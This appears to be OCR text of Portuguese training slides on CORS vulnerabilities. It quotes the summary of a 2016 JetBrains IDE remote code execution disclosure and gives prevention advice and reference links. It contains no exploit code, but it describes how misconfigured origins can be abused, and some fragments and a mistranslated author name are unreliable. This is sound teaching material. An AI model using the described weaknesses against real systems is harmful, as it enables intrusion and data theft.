
  pelo servidor ü Valida no início/fim de uma

  string específica ü

Aceita a origem nula • Se o aplicativo não permitir credenciais

- Que impacto isso tem na segurança do aplicativo?

# Explorando vulnerabilidades do CORS




*Remoto IDE JetBrains*

*Execução de Código e*

*Divulgação de arquivo local*

**Link do artigo:**

http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-análise/



Defined Misbehaviour

Web security, programming, reverse-engineering, and everything related.

Blog | About Me | Archives

AUG 15TH, 2016

# JetBrains IDE Remote Code Execution and Local File Disclosure

## TL;DR

From at least 2013 until May 2016 JetBrains' IDEs were vulnerable to local file leakage, with the Windows (EDIT: *and* OS X) versions additionally being vulnerable to remote code execution. The only prerequisite for the attack was to have the victim visit an attacker-controlled webpage while the IDE was open.

Affected IDEs included PyCharm, Android Studio, WebStorm, IntelliJ IDEA and several others.


I've tracked the core of most of these issues (CORS allowing all origins + always-on webserver) back to the addition of the webserver to WebStorm in 2013. It's my belief that all JetBrains IDEs with always-on servers since then are vulnerable to variants of these attacks.

The arbitrary code execution vuln affecting Windows and OS X was in all IDE releases since at least July 13, 2015, but was probably exploitable earlier via other means.

All of the issues found were fixed in the patch released May 11th 2016.

# Ferramentas de exploração automatizadas

Scanners de vulnerabilidade de aplicativos da Web (WAVS).






# **COMO** PREVENIR CORS VULNERABILIDADES?

# Prevenindo vulnerabilidades de CORS

- Configuração adequada de solicitações de origem cruzada
- Permitir apenas sites confiáveis
- Evite colocar nulos na lista de permissões
- Evite curingas em redes internas

# Recursos

- Web Security Academy - Compartilhamento de recursos entre origens (CORS) Ø *https:// portswigger.net/ web-security/ cors*
- Manual do Hacker de Aplicativos Web
  - Ø *Capítulo 13 – Atacando Usuários: Outras Técnicas (págs. 524 – 531)*
- AppSec EU 2017 Explorando configurações incorretas do CORS para Bitcoins e recompensas por James Chaleira
  - Ø *https:// www.youtube.com/ watch?v=wgkj4ZgxI4c&ab_channel=OWASPFoundation*
- Explorando configurações incorretas do CORS para Bitcoins e recompensas
  - Ø *https:// portswigger.net/ research/ exploiting-cors-misconfigurations-for-bitcoins-and-bounties*
- *Execução remota de código e divulgação de arquivos locais do JetBrains IDE*
  - Ø *http:// blog.saynotolinux.com/ blog/ 2016/08/15/ jetbrains-ide-remote-code-execution-and-local-file-disclosure-análise de vulnerabilidade/*
- Técnicas avançadas de exploração de CORS Ø *https:// www.corben.io/ advanced-cors-techniques/*